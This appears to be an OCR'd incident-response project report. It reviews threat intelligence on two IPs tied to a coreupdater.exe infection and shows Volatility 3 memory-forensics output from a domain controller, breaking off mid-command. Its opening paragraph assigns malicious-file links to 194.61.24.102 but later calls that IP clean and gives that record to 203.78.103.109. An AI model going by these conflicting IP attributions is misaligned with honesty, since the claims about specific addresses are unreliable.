
The IP address 194.61.24.102 has appeared in multiple files flagged for suspicious or malicious activity, including PCAP captures and dumps, as shown in the VirusTotal results. Notably, it's been linked to files like coreupdater.exe and its variants (corupdater.exe, coreupdaterLHL), which are confirmed to be malicious in other analyses. While the IP itself is not currently blacklisted and lacks widespread vendor detections, its repeated presence in infected environments, especially in connection with known malware, suggests its use within targeted attacks or campaigns. This strengthens the case that, while not broadly flagged, the IP plays a supporting role in specific malicious operations.







194.61.24.102, which is based in Moscow, Russia and registered to Optima Communications LLC, shows a much cleaner record. It's marked as neutral by Cisco Talos. There is no active threat intelligence linking this IP to known malware families (e.g., Emotet, Dridex, QakBot) on Feodo Tracker, and it is not listed on Spamhaus either. Its reputation remains largely neutral, with very little email or spam activity, although some community comments suggest caution.



Although coreupdater.exe has appeared under multiple names and formats across different samples, a search on MalwareBazaar returned no matches for its SHA256 hash, suggesting that the sample has not been widely reported or shared across open malware databases, indicating it may be part of a more contained or bespoke operation.

Summary

1. **Are the attackers' IP addresses known in threat intelligence feeds?**
   Partially. The Thai-based IP 203.78.103.109 has been flagged as malicious by 7 out of 94 vendors on VirusTotal and is associated with suspicious .exe, .ps1, and .pcap files. It is not listed in Feodo Tracker, Spamhaus, or MalwareBazaar, indicating it may not be part of a major botnet or widespread APT infrastructure but is still considered malicious. The Russian IP 194.61.24.102 has not been flagged as malicious in any major threat intelligence feed and shows no significant indicators of compromise, though user-submitted comments on VirusTotal suggest suspicion.

2. **Which countries are involved?**
   The attack infrastructure involves two countries:
   - Thailand, from which the malicious IP 203.78.103.109 originates, this IP is directly associated with malware activity (coreupdater.exe) and command-and-control communication.

   - Russia, hosting 194.61.24.102, which is seen communicating with compromised machines but has not been officially flagged as malicious. Given the geopolitical and commercial context (the CEO having many enemies), the presence of infrastructure in both countries may be of interest to leadership and legal counsel.

3. **What were the roles of the different suspicious IPs?**
   - 203.78.103.109 (Thailand): Acted as the command-and-control server. It received outbound traffic from infected endpoints (both DC and desktop) using encrypted communication over port 443 (SSL/TLS), likely for data exfiltration or remote access.

   - 194.61.24.102 (Russia): Though clean in most feeds, this IP was observed in the PCAP as part of session traffic as the initial attacker, It port scanned the machines and directly connected to them and even provided the malware to them through HTTP.

4. **Were the malware(s) observed in any other campaign?**
   No major evidence suggests coreupdater.exe was involved in large-scale or previously documented campaigns. Although it has multiple aliases and has been seen in several suspicious .pcap files, its SHA-256 hash is not listed in MalwareBazaar, and no established malware families (e.g., Emotet, TrickBot) have been associated with it. This suggests that the malware may have been custom-built for this attack or repurposed from lesser-known toolsets, possibly to avoid detection by public threat feeds.

Memory Forensics


CITADEL-DC01

```
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.info
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0xf800cb804000
DTB     0x1a7000
Symbols file:///C:/Users/xenon/AppData/Local/Programs/Python/Python311/Lib/site-packages/volatility3/symbols/w
2BECA3-1.json.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf800cba9bd80
Major/Minor     15.9600
MachineType     34404
KeNumberProcessors      2
SystemTime      2020-09-19 04:39:59+00:00
NtSystemRoot    C:\Windows
NtProductType   NtProductLanManNt
NtMajorVersion  6
NtMinorVersion  3
PE MajorOperatingSystemVersion  6
PE MinorOperatingSystemVersion  3
PE Machine      34404
PE TimeDateStamp        Sat Feb 22 08:08:18 2014

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>
```

Memory analysis was initiated on the domain controller (CITADEL-DC01), the first system breached in the incident. Using Volatility 3, the image was successfully profiled, confirming it as a 64-bit Windows Server 2012 R2 system with a memory snapshot timestamp of 2020-09-19 04:39:59 UTC. This baseline establishes the platform context and validates the environment for process, service, and injection analysis.


```
Command Prompt
SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.pslist
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

4       0       System  0xe0005f273040  98      -       N/A     False   2020-09-19 01:22:38.000000 UTC  N/A     Disabled
204     4       smss.exe        0xe00603549000  2       -       N/A     False   2020-09-19 01:22:38.000000 UTC  N/A     Disabled
324     316     csrss.exe       0xe000602c2080  8       -       0       False   2020-09-19 01:22:39.000000 UTC  N/A     Disabled
404     316     wininit.exe     0xe000602cc900  1       -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
412     396     csrss.exe       0xe000602c1900  10      -       1       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
452     404     services.exe    0xe00060c11080  5       -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
460     404     lsass.exe       0xe00060c0e080  31      -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
492     396     winlogon.exe    0xe00060c2a080  4       -       1       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
640     452     svchost.exe     0xe00060c84900  8       -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
684     452     svchost.exe     0xe00060c9a700  6       -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
800     452     svchost.exe     0xe00060ca3900  12      -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
888     492     dwm.exe 0xe00060d09680  7       -       1       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
848     452     svchost.exe     0xe00060d1e080  39      -       0       False   2020-09-19 01:22:41.000000 UTC  N/A     Disabled
928     452     svchost.exe     0xe00060d5d500  16      -       0       False   2020-09-19 01:22:41.000000 UTC  N/A     Disabled
1000    452     svchost.exe     0xe00060da2080  18      -       0       False   2020-09-19 01:22:41.000000 UTC  N/A     Disabled
668     452     svchost.exe     0xe00060e09900  16      -       0       False   2020-09-19 01:22:41.000000 UTC  N/A     Disabled
1292    452     Microsoft.Acti  0xe00060f73900  9       -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1332    452     dfsrs.exe       0xe00060fe1900  16      -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1368    452     dns.exe 0xe00060ff3080  16      -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1392    452     ismserv.exe     0xe00060ff7900  6       -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1556    452     VGAuthService.  0xe00061daa200  2       -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1600    452     vmtoolsd.exe    0xe00061a30900  9       -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1644    452     wlms.exe        0xe00061a9a800  2       -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1660    452     dfssvc.exe      0xe00061a9b2c0  11      -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1956    452     svchost.exe     0xe0006291b7c0  30      -       0       False   2020-09-19 01:23:20.000000 UTC  N/A     Disabled
796     452     vds.exe 0xe000629b3080  11      -       0       False   2020-09-19 01:23:20.000000 UTC  N/A     Disabled
1236    452     svchost.exe     0xe000629926c0  8       -       0       False   2020-09-19 01:23:21.000000 UTC  N/A     Disabled
2856    640     WmiPrvSE.exe    0xe000629de900  11      -       0       False   2020-09-19 01:23:21.000000 UTC  N/A     Disabled
2216    452     dllhost.exe     0xe00062a26900  10      -       0       False   2020-09-19 01:23:21.000000 UTC  N/A     Disabled
2460    452     msdtc.exe       0xe00062a2a900  9       -       0       False   2020-09-19 01:23:21.000000 UTC  N/A     Disabled
3724    452     spoolsv.exe     0xe000631cb900  13      -       0       False   2020-09-19 03:29:40.000000 UTC  N/A     Disabled
3644    2244    coreupdater.ex  0xe00062fe7700  0       -       2       False   2020-09-19 03:56:37.000000 UTC  2020-09-19 03:56:52.000000 UTC  Disabled
3796    848     taskhostex.exe  0xe00062f04900  7       -       1       False   2020-09-19 04:36:03.000000 UTC  N/A     Disabled
3472    3960    explorer.exe    0xe00063171900  39      -       1       False   2020-09-19 04:36:03.000000 UTC  N/A     Disabled
400     1904    ServerManager.  0xe00060ce2080  10      -       1       False   2020-09-19 04:36:03.000000 UTC  N/A     Disabled
3260    3472    vm3dservice.ex  0xe00063299280  1       -       1       False   2020-09-19 04:36:14.000000 UTC  N/A     Disabled
```

Using pslist, the malicious process coreupdater.exe (PID 3644) was observed running on the domain controller, launched by parent process PID 2244 in Session ID 2, the only session not marked as 0, 1, or False. It executed from 03:56:37 UTC to 03:56:52 UTC on 2020-09-19, confirming it was short-lived and likely related to remote access or staged payload execution.



```
Command Prompt - volatility3

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.psscan
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

1556    452     VGAuthService.  0x1aaa200       2       -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
412     396     csrss.exe       0x52c1900       10      -       1       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
324     316     csrss.exe       0x52c2080       8       -       0       False   2020-09-19 01:22:39.000000 UTC  N/A     Disabled
404     316     wininit.exe     0x52cc900       1       -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
204     4       smss.exe        0x5354900       2       -       N/A     False   2020-09-19 01:22:38.000000 UTC  N/A     Disabled
460     404     lsass.exe       0x5e0e080       31      -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
452     404     services.exe    0x5e11080       5       -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
492     396     winlogon.exe    0x5e2a080       4       -       1       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
640     452     svchost.exe     0x5e84900       8       -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
684     452     svchost.exe     0x5e9a700       6       -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
800     452     svchost.exe     0x5ea3900       12      -       0       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
400     1904    ServerManager.  0x5ee2080       10      -       1       False   2020-09-19 04:36:03.000000 UTC  N/A     Disabled
808     492     dwm.exe 0x5f09680       7       -       1       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
848     452     svchost.exe     0x5f1e080       39      -       0       False   2020-09-19 01:22:41.000000 UTC  N/A     Disabled
928     452     svchost.exe     0x5f5d500       16      -       0       False   2020-09-19 01:22:41.000000 UTC  N/A     Disabled
1000    452     svchost.exe     0x5fa2080       18      -       0       False   2020-09-19 01:22:41.000000 UTC  N/A     Disabled
3796    848     taskhostex.exe  0x658b900       7       -       1       False   2020-09-19 04:36:03.000000 UTC  N/A     Disabled
2216    452     dllhost.exe     0x84c5900       10      -       0       False   2020-09-19 01:23:21.000000 UTC  N/A     Disabled
668     452     svchost.exe     0xf489900       16      -       0       False   2020-09-19 01:22:41.000000 UTC  N/A     Disabled
1292    452     Microsoft.Acti  0xf573900       9       -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1332    452     dfsrs.exe       0xf5e1900       16      -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1368    452     dns.exe 0xf5f3080       16      -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
1392    452     ismserv.exe     0xf5f7900       6       -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
2460    452     msdtc.exe       0x137db900      9       -       0       False   2020-09-19 01:23:21.000000 UTC  N/A     Disabled
2764    640     WmiPrvSE.exe    0x1440a900      6       -       0       False   2020-09-19 04:37:42.000000 UTC  N/A     Disabled
2688    3472    vmtoolsd.exe    0x1ecbalc0      8       -       1       False   2020-09-19 04:36:14.000000 UTC  N/A     Disabled
3644    2244    coreupdater.ex  0x2082c700      0       -       2       False   2020-09-19 03:56:37.000000 UTC  2020-09-19 03:56:52.000000 UTC  Disabled
2840    3472    FTK Imager.exe  0x20e21900      9       -       1       False   2020-09-19 04:37:04.000000 UTC  N/A     Disabled
3056    848     WMIADAP.exe     0x20f3f900      5       -       0       False   2020-09-19 04:37:42.000000 UTC  N/A     Disabled
3472    3960    explorer.exe    0x20f71900      39      -       1       False   2020-09-19 04:36:03.000000 UTC  N/A     Disabled
3724    452     spoolsv.exe     0x20fcb900      13      -       0       False   2020-09-19 03:29:40.000000 UTC  N/A     Disabled
1556    452     VGAuthService.  0x2c076200      2       -       0       False   2020-09-19 01:22:57.000000 UTC  N/A     Disabled
3260    3472    vm3dservice.ex  0x2c465280      1       -       1       False   2020-09-19 04:36:14.000000 UTC  N/A     Disabled
3260    3472    vm3dservice.ex  0x3ce94280      1       -       1       False   2020-09-19 04:36:14.000000 UTC  N/A     Disabled
412     396     csrss.exe       0x442b4900      10      -       1       False   2020-09-19 01:22:40.000000 UTC  N/A     Disabled
324     316     csrss.exe       0x442b5080      8       -       0       False   2020-09-19 01:22:39.000000 UTC  N/A     Disabled
```

The psscan plugin did not reveal any additional hidden or terminated processes beyond those identified in pslist. All malicious processes, including coreupdater.exe, were already accounted for. There is no evidence at this stage of active process hollowing or DKOM-based process hiding.





```
Command Prompt

SarjounRadiyeh~C:\Users\xenon\OneDrive\Documents\DFIR Project\DC01-memory>volatility3 -f dc01.mem windows.cmdline
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     Process Args

4       System  Required memory at 0x20 is not valid (process exited?)
204     smss.exe        \SystemRoot\System32\smss.exe
324     csrss.exe       %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=bas
